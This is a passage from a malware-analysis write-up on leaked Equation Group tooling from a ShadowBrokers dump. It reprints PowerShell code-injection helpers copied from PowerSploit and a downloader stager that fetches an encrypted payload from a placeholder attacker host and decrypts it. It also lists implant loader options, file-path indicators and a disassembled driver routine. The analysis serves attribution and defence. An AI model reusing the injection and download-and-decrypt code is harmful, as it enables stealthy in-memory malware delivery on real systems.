
Now the method to create the delegate’s used in the above code is:



```
powershellify.pyc    4/15/2017 10:25 AM    Compiled Python ...    9 KB
powershellify.pyo    4/14/2017 4:00 PM     Compiled Python ...    9 KB
ps_base.txt          4/13/2017 11:53 PM    Text Document          6 KB
ZIPO.py              4/13/2017 11:53 PM    Python File            20 KB
```


```
 function Start-process
{
[CmdletBinding( DefaultParameterSetName = 'RunLocal', SupportsShouldProcess = $True , ConfirmImpact = 'High')] Param (
)
    Set-StrictMode -Version 2.0
    function Local:Get-DelegateType
    {
        Param
        (   [OutputType([Type])] [Parameter( Position = 0)][Type[]] $Parameters = (New-Object Type[](0)),
            [Parameter( Position = 1 )][Type]$ReturnType = [Void] )
        $Domain = [AppDomain]::CurrentDomain
        $DynAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
        $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
        $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
        $TypeBuilder = $ModuleBuilder.DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $ConstructorBuilder = $TypeBuilder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $Parameters)
        $ConstructorBuilder.SetImplementationFlags('Runtime, Managed')
        $MethodBuilder = $TypeBuilder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $ReturnType, $Parameters)
        $MethodBuilder.SetImplementationFlags('Runtime, Managed')
        Write-Output $TypeBuilder.CreateType()
    }
    function Local:Get-ProcAddress
    {
        Param
        (   [OutputType([IntPtr])] [Parameter( Position = 0, Mandatory = $True )][String]$Module,
            [Parameter( Position = 1, Mandatory = $True )][String]$Procedure )
        $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
            Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
        $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
        $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
        $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
        $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
        $tmpPtr = New-Object IntPtr
        $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)
        Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
    }

    function Local:Inject-LocalInstructions
    {
        if ($PowerShell32bit) {
            if ($Instructions32.Length -eq 0)
            {   Throw ''
                return   }
            $Instructions = $Instructions32
        }
        else
        {
```

Programmers (ourselves included) can be utter sticklers for formatting, so it is conspicuous that there is such a big difference in formatting between the code in ps_base.txt vs decryptor_downloader.base. It’s almost as if ps_base.txt has come from somewhere else.



```
[byte[]]$modulus = @(<MODULUS>);
[byte[]]$exponent =  @(<EXPONENT>);
[byte[]]$i1 = @(0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,(
$rng = New-Object System.Security.Cryptography.RNGCryptoServiceProvider;
$rng.getBytes($i1);
$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider;
$keyobject = New-Object System.Security.Cryptography.RSAParameters;
$keyobject.Modulus = $modulus;
$keyobject.Exponent = $exponent;
$rsa.importparameters($keyobject);
$output = $rsa.encrypt($i1,$False);
$rsa.clear();
$b64output = [Convert]::tobase64string($output);
$wc = New-Object System.Net.Webclient;
$wc.Headers["Cookie"] = $b64output;
$a = $wc.downloadstring('http://<IP>:<PORT>/<FILENAME>');
$encoding = New-Object System.Text.ASCIIEncoding;
$iv = [Convert]::FromBase64String('<IV>');
$data = [Convert]::FromBase64String($a);
$bad_password = [System.BitConverter]::ToString($i1);
$good_password = $bad_password -replace "\-","";
$key = $encoding.GetBytes($good_password);
$sha_sum = New-Object System.Security.Cryptography.Sha1CryptoServiceProvider;
$password = $sha_sum.computehash($key);
[Byte[]] $e = $password[0..15];
$f = New-Object System.Security.Cryptography.RijndaelManaged;
$f.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$f.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $h = New-Object Byte[]($data.length);
$g = $f.CreateDecryptor($e, $iv);
$i = New-Object System.IO.MemoryStream($data, $True);
$j = New-Object System.Security.Cryptography.CryptoStream($i, $g, [System.Security
```

Well funnily enough it bears more than just a striking resemblance to some code from Powersploit[1]; screenshots from GitHub are below. Surprisingly not too much effort has been made to change the method names.




```powershell
function Local:Get-ProcAddress
{
    Param
    (
        [OutputType([IntPtr])]

        [Parameter( Position = 0, Mandatory = $True )]
        [String]
        $Module,

        [Parameter( Position = 1, Mandatory = $True )]
        [String]
        $Procedure
    )

    # Get a reference to System.dll in the GAC
    $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
        Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
    $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
    # Get a reference to the GetModuleHandle and GetProcAddress methods
    $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
    $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
    # Get a handle to the module specified
    $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
    $tmpPtr = New-Object IntPtr
    $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)

    # Return the address of the function
    Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
}
```

And also…

```powershell
function Local:Get-ProcAddress
{
    Param
    (
        [OutputType([IntPtr])]

        [Parameter( Position = 0, Mandatory = $True )]
        [String]
        $Module,

        [Parameter( Position = 1, Mandatory = $True )]
        [String]
        $Procedure
    )

    # Get a reference to System.dll in the GAC
    $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
        Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
    $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
    # Get a reference to the GetModuleHandle and GetProcAddress methods
    $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
    $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
    # Get a handle to the module specified
    $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
    $tmpPtr = New-Object IntPtr
    $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)

    # Return the address of the function
    Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
}
```

The commit date for this code is…



History for PowerSploit / CodeExecution / Invoke-DllInjection.ps1


Commits on Jan 21, 2013

Added 'CodeExecution' Module

bitform committed on Jan 21, 2013

And as stated above we have a built date of July 2013; does this mean we will find StackOverflow answer code within the dump at some point?

But anyway back to makedmg.exe running it we get this list of other implants that are not in this dump; obviously still a lot out there.



```
C:\EGRP\windows\Resources\Ops\Tools\ZiPo>makedmgd.exe
Executable Information:
* Version:       4.4.0
* Revision:      r533
* File Modified: Thu Jul 11 13:26:33 2013
* Built:         Jul 12 2013
Usage: makedmgd.exe
       test.(dll|exe)
       output.bin
       (32bit|64bit|wow64)
       (
        dae DROPNAME TEMPNAME TEMPPREFIX
            NUM_SYSDIRS NUM_TEMPDIRS
            SYSDIR1 SYSDIR2... TEMPDIR1 TEMPDIR2...     |
        distantuncle                                   |
        finkdifferent                                  |
        finkdifferent_nothread                         |
        finkdifferent_ghostlyhammer                    |
        verifytorpid                                   |
        verifytorpid_nothread                          |
        verifytorpid_ghostlyhammer                     |
        verifytorpid_n                                 |
        verifytorpid_n_nothread                        |
        verifytorpid_n_ghostlyhammer                   |
        named_distantuncle EXPORTNAME                  |
        named_finkdifferent EXPORTNAME                 |
        named_finkdifferent_nothread EXPORTNAME        |
        named_finkdifferent_ghostlyhammer EXPORTNAME   |
        named_verifytorpid EXPORTNAME                  |
        named_verifytorpid_nothread EXPORTNAME         |
        named_verifytorpid_ghostlyhammer EXPORTNAME    |
        named_verifytorpid_n EXPORTNAME                |
        named_verifytorpid_n_nothread EXPORTNAME       |
        named_verifytorpid_n_ghostlyhammer EXPORTNAME  |
        ordinal_distantuncle #ORDINAL                  |
        ordinal_finkdifferent #ORDINAL                 |
        ordinal_finkdifferent_nothread #ORDINAL        |
        ordinal_finkdifferent_ghostlyhammer #ORDINAL   |
        ordinal_verifytorpid #ORDINAL                  |
        ordinal_verifytorpid_nothread #ORDINAL         |
        ordinal_verifytorpid_ghostlyhammer #ORDINAL    |
        ordinal_verifytorpid_n #ORDINAL                |
        ordinal_verifytorpid_n_nothread #ORDINAL       |
        ordinal_verifytorpid_n_ghostlyhammer #ORDINAL  |
        peddlecheap                                    |
        ordinal_peddlecheap #ORDINAL                   |
        peddlecheap_b #behavior                        |
        ordinal_peddlecheap_b #ORDINAL #behavior       |
        named_envoy EXPORTNAME                         |
        ordinal_envoy #ORDINAL                         |
        named_envoy_verifytorpid EXPORTNAME            |
        ordinal_envoy_verifytorpid #ORDINAL            |
        named_envoy_verifytorpid_n EXPORTNAME          |
        ordinal_envoy_verifytorpid_n #ORDINAL          |
        named_finkdifferent_n EXPORTNAME               |
        named_finkdifferent_n_nothread EXPORTNAME      |
        named_finkdifferent_n_ghostlyhammer EXPORTNAME |
        ordinal_finkdifferent_n #ORDINAL               |
        ordinal_finkdifferent_n_nothread #ORDINAL      |
        ordinal_finkdifferent_n_ghostlyhammer #ORDINAL |
       )
```

DOUBLEPULSAR

From analysis we did on some implant configuration files, Darkpulsar appears to create a service called ‘dapu’ It also seems that when it upgrades itself it drops the new file using the following path: ‘c:\windows\system32\sipauth32.tsp’.

We also had a look at tdip.sys driver.

(sha256:

A5EC4D102D802ADA7C5083AF53FD9D3C9B5AA83BE9DE58DBB4FAC7876FAF6D29)
We found same magic DWORDs as those mentioned by Kaspersky Labs in the following link: https://securelist.com/blog/incidents/75812/the-equation-giveaway/ which contains information from a previous ‘ShadowBrokers’ dump.
The following code snippet is taken from tdip.sys:

```
text:000130A0                 push    31h
.text:000130A2                 lea     eax, [ecx+4]
.text:000130A5                 movsd
.text:000130A6                 mov     dword ptr [ecx], 0B7E15163h <--------------
.text:000130AC                 pop     edx
.text:000130AD
.text:000130AD loc_130AD:                              ; CODE XREF:
sub_13084+38
.text:000130AD                 mov     esi, [eax-4]
.text:000130B0                 sub     esi, 61C88647h <------------
.text:000130B6                 mov     [eax], esi
.text:000130B8                 add     eax, 4
.text:000130BB                 dec     edx
.text:000130BC                 jnz     short loc_130AD
```

This driver was most probably used to capture network traffic and it also accepts IOCTLs from userland. There is probably a relation between this driver and “TrafficCapture_Target.dll” module that we found inside the recent ShadowBrokers dump, which we noticed that it is able to communicate with a kernel driver via IOCTLs.

Conclusion

Keeping in mind that this is a subset of the techniques that the Equation Group had in 2013, we still find it pretty interesting that just like the rest of the world they were starting to wake up to the potential of offensive PowerShell. The lack of any obfuscation i.e attempt to hide any of the decryption/download code was another surprise too considering how much “effort” has gone into encrypting the payload over the network at that point. The source of some of the code is intriguing, too.
But back to the initial thoughts, we probably can be sure that this code was from 2013. Is it possible that Ed’s assertion the “hacker squatting lost access in June” may be flawed and they had access until at least the first couple of weeks in July. Assuming SB and no one else has tampered with the metadata within DAMAGEDGOODS, then yes.

[1] https://github.com/PowerShellMafia/PowerSploit/blob/a233…
[2] https://msdn.microsoft.com/en-us/library/windows/desktop/aa366890(v=vs.85).aspx
[3] https://msdn.microsoft.com/en-us/library/windows/desktop/ms683212(v=vs.85).aspx
[4] https://msdn.microsoft.com/en-us/library/windows/desktop/ms683199(v=vs.85).aspx
[5] https://www.theguardian.com/world/2013/jun/23/edward-snowden-nsa-files-timeline
[6] https://twitter.com/snowden/status/765515087062982656?lang=en

[7] https://technet.microsoft.com/en-gb/sysinternals/bb897441.aspx
[8] https://msdn.microsoft.com/en-us/library/e7tsx612.aspx
[9] https://www.scootersoftware.com/